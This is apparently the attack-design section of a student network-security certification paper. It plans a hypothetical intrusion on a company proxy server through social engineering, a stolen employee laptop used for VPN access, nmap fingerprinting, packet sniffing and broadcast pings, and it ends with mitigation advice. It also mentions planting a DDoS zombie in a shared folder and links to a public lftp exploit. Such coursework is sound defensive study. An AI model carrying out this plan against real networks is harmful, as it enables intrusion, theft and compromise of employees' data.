From the reconnassiance I completed earlier there are no obvious juicy internal choices so once again I would have to turn to social engineering to do a little scouting out. Let's assume that I called the network office acting as an employee wanting to configure my browser, this would likely lead me to the information that one internal server is an Internet web proxy. I will choose that as my target because, if I am able to gain control over it, I can monitor all web traffic. This will lead me to at least some personal information about the employees that work on site and will also lead to the likely discovery of several passwords that I can use for any number of malicious deeds.

I was able to determine that the network parimeter firewall was running a flavor of Linux so I am inclined to guess that the proxy server (whose internal IP I have now) is also running a flavor of Linux. My attack plan will be to gather a number of exploit tools specific to Linux and several popular proxy suites for Linux, then find a way to attack the proxy server.

Choosing a Secondary Objective:

My primary objective will be to gain full access over this Internet Proxy server undetected. My chances are relatively slim since I was not able to fully scope out the network or even the server I am attacking. I only have a vague notion that it is running Linux and acts as at least an HTTP proxy. Thus it is good practice for me to have a secondary objective in mind. In this case I will attempt to gain as much information regarding the internal network as I can. Hopefully, even if my primary objective is thwarted, I will be able to gain enough recon information to attempt a better attack at some point in time later.

Pre-Attack:

My plan is to obtain a laptop from one of my target companies "road-warriors", I suspect that, if I'm lucky, I will be able to VPN into the target network with the emloyees identity thus bypassing a large amount of the external parimeter security. Once the laptop is stolen it is only a matter of time before the network admins are alerted. I estimate that I have at least an hour to do whatever work I want if I don't make to much noise. If I'm lucky I will have much longer than this.

My Primary Goal is to compromise the internal Proxy server. I have only a vague notion that the proxy server is running some form of Linux, but I do know that the Proxy server IP is 10.0.100.6. As I explained earlier, I have little programming skill so I will have to rely on publicly available exploits to compromise this server. A few searches reveals only one likely candidate, a buffer overflow exploit for Squid's lftp functions. (http://www.securityfocus.com/bid/9212). Any exploit is available from http://www.k-otik.com/exploits/01.13.lftp.c.php . This exploit is specific to Slackware 9.0 so I have a very low likelyhood of this working, however it is all I have to go on at the moment.

I have to assume that the laptop I'm going to appropriate is running some flavor of Windows. I can easily set this machine up as a gateway so that I can use a secondary Linux computer to launch my attacks, however I will want to gather as many Windows tools as I can to complete my mission. My secondary objective is to do some internal recon of this network. To do so I choose two tools, Nmap (which has a windows port) and Ethereals (a windows based sniffer that has as much functionality as tcpdump.) They can be found at these addresses:

http://prdownloads.sourceforge.net/ethereal/ethereal-setup-0.10.0.exe?use_mirror=aleron
http://download.insecure.org/nmap/dist/nmap-3.27-win32.zip


Once I have these tools burned onto a CD I can begin my attack.

The Attack:

Assumption: I am able to obtain a remote users laptop via some means.

Inspecting the laptop I "borrowed", I find that VPN access is based upon pre-shared keys (this is documented in the target GCFW paper.) This means that having physical access to this laptop is equivalent to having physical access on the internal network of the target. This is exactly what I hoped would happen.

My first step would be to start up Ethereal and being capturing all network traffic. This is passive and will likely not alert the admins to my presence (unless the admin has a method of monitoring Ethernet cards that are in promiscuous mode – certainly possible.) Here is an example of the Ethereal setup I would use to log all traffic data:



All data is being stored in a file C:\scan\data.txt, enabled Mac, network, and transport name resolution and capture packets in promiscous mode. I can analyse the data I capture here later. Key data would be any broadcast data, or TCP/IP streams my host has to any other host. I can run these packets through a passive OS fingerprinting tool later to give me a better idea of what the internal network looks like at my target.

The next thing I need to do is determine if I will be able to exploit the target proxy server. My first check is easy, what OS is it running? I need to scan one open and one closed TCP port in order to properly fingerprint this host with Nmap. I don't want to use any ports this proxy may be actively proxying so I'll choose port 10 and port 22. Likely the administrators have port 22 open for remote administration of this machine. The nmap command is:

C:\>nmap –P0 –sS –vvv –p 10 22 –O 10.0.100.6

-P0 means "do not ping the host"
-sS is a half-open Syns scan.
-vvv is extra extra verbose, so I can see what Nmap is trying.
-p designates the two ports I want to scan.
-O will fingerprint the OS.

Upon running this scan I find that the target machine is running Debian instead of Slackware. Unfortunatly this has already thwarted my attack. Without more exploits to try I had a very low chance of achieving my primary objective. Instead of trying the exploit I have anyway, and possibly alerting the admins to my presence early. I opt to complete my secondary objective and obtain as much network data as I can for a later attack.

To obtain this data I would first let ethereal do it's job and collect whatever natural data is flowing to my compromised host. Allowing 15 minutes for this should cover much of the broadcast or netbios traffic I would expect to see on an internal network. My next step is to generate some useful traffic. All of this will still be captured by ethereal so I do not need to worry about analyzing the data at this point.

The ping and telnet utilities are native to Windows OS and will allow me to send basic ICMP and TCP packets. This should be all the tools I will need. I'll start with generating some broadcast traffic.

Ping 10.0.100.0
Ping 10.0.100.255
telnet 10.0.100.255
telnet 10.0.100.0

I'll also want to fire up the email client installed on my compromised machine and try to access any shared directories.. This will generate SMTP and netbios traffic that should give me some internal information. If a shared folder is available I might as well try dropping my Zombie from my previous DdoS attack off in the folder in the hopes that the admins overlook it. Slim chance but why not? I will continue my reconnasaince by actively monitoring the traffic output from Ethereal. I can follow any leads that may lead me to greater network discovery. I will do this until either my access is cut off, or I feel that I have been at it long enough for them to call the authoraties and attempt to track

down my location (which would be near the wireless network I compromised to launch this attack from.)

Mitigation of the attack:

Althought my attack failed even before it started, I think a somewhat weak point in the target networks security was exploited. The remote VPN clients have escalated access to the network, certainly not the same permissions and access that the administrators have but enough to attract the attention of a hacker. The weakness is that only pre-shared keys are used for authentication. A good rule for authentication is to require something you have and something you know (example a password you know and a pre-shared key that you have on your laptop.) In this case only "something you have" was needed. Since this was the case I was able to use a laptop I stole to gain entry into the network. The internal firewalls would have minimized the damage that I could do, however a more skilled hacker may have been able to do much more damage.

References:

1. Henning Stener, Windows 2000 PPtP Configuration, http://poptop.sourceforge.net/dox/radius_mysql.html, (7 July. 2003).

2. Address Allocation for Private Internets, http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1918.html, (Feb 1996).

3. Russell Lusignan, Oliver Steudler, Jacques Allison, "Managing Cisco Network Security", pub. Syngress, 2000 p 47 – 92.

4. Javier Fernandez-Sanguino Pena, Securing Debian Manual, http://www.debian.org/doc/manuals/securing-debian-howto/, (17 Dec. 2003).

5. Clinton De Young, The Very Verbose Guide to Updating and Compiling Your Debian Kernel, http://www.osnews.com/story.php?news_id=2949, (3 March. 2003).

6. Cameron, James, PPtP Client, http://pptpclient.sourceforge.net/howto-debian.phtml#kernel, (2 Jan. 2004).

7. Jan Dubiec, MPPE/MPPC Kernel Module for Linux, http://www.polbox.com/h/hs001/, (2004).

8. Bastille Home Page, http://www.bastille-linux.org/

9. Andreasson, Oskar, Iptables Tutorial, http://iptables-tutorial.frozentux.net/, (2003).

8. Fyodor, Nmap Network security scanner man page, http://www.insecure.org/nmap/data/nmap_manpage.html (2003).

9. KLC Consulting, SMAC Official Website http://www.klcconsulting.net/smac/#how%20smac%20works, (2003).

10. THC Releases http://www.thc.org/releases.php (2003).

11. Andreasson, Oskar, Iptables Tutorial http://iptables-tutorial.frozentux.net/chunkyhtml/tcpconnections.html (2003).

12. Mixter, tentacle.c http://www.phreak.org/archives/exploits/denial/tentacle.c, (1999).

13. Trojan Research – GTBot Trojan, http://swatit.org/bots/gtbot.html (17 May. 2003).

14. Steve Gibson, The Strange Tale of the Denial of Service attacks Against GRC.COM, http://www.grc.com/dos/grcdos.htm, (6 Oct. 2003).

15. Canavan, John, W32.Swen.A@mm http://securityresponse.symantec.com/avcenter/venc/data/w32.swen.a@mm.html, (6 Oct 2003).

16. How the fraud Works, http://www.met.police.uk/fraudalert/419how.htm

17. Spam Software: Email Harvesting, http://www21.brinkster.com/rebelbagwan/spam.html,

18. NetProsWeb.Com Email Software Downloads, http://www.netprosweb.com/email_download.htm (8 Jan 2000).

19. Lukyanov, Alexander V., lftp Try_Squid_Eplf Buffer Overflow Vulnerability, http://www.securityfocus.com/bid/9212 (15 Dec. 2003).

20. Li0n7, lftp ← 2.6.9 Remote Stack based overflow Exploit, http://www.k-otik.com/exploits/01.13.lftp.c.php, (14 Jan. 2004).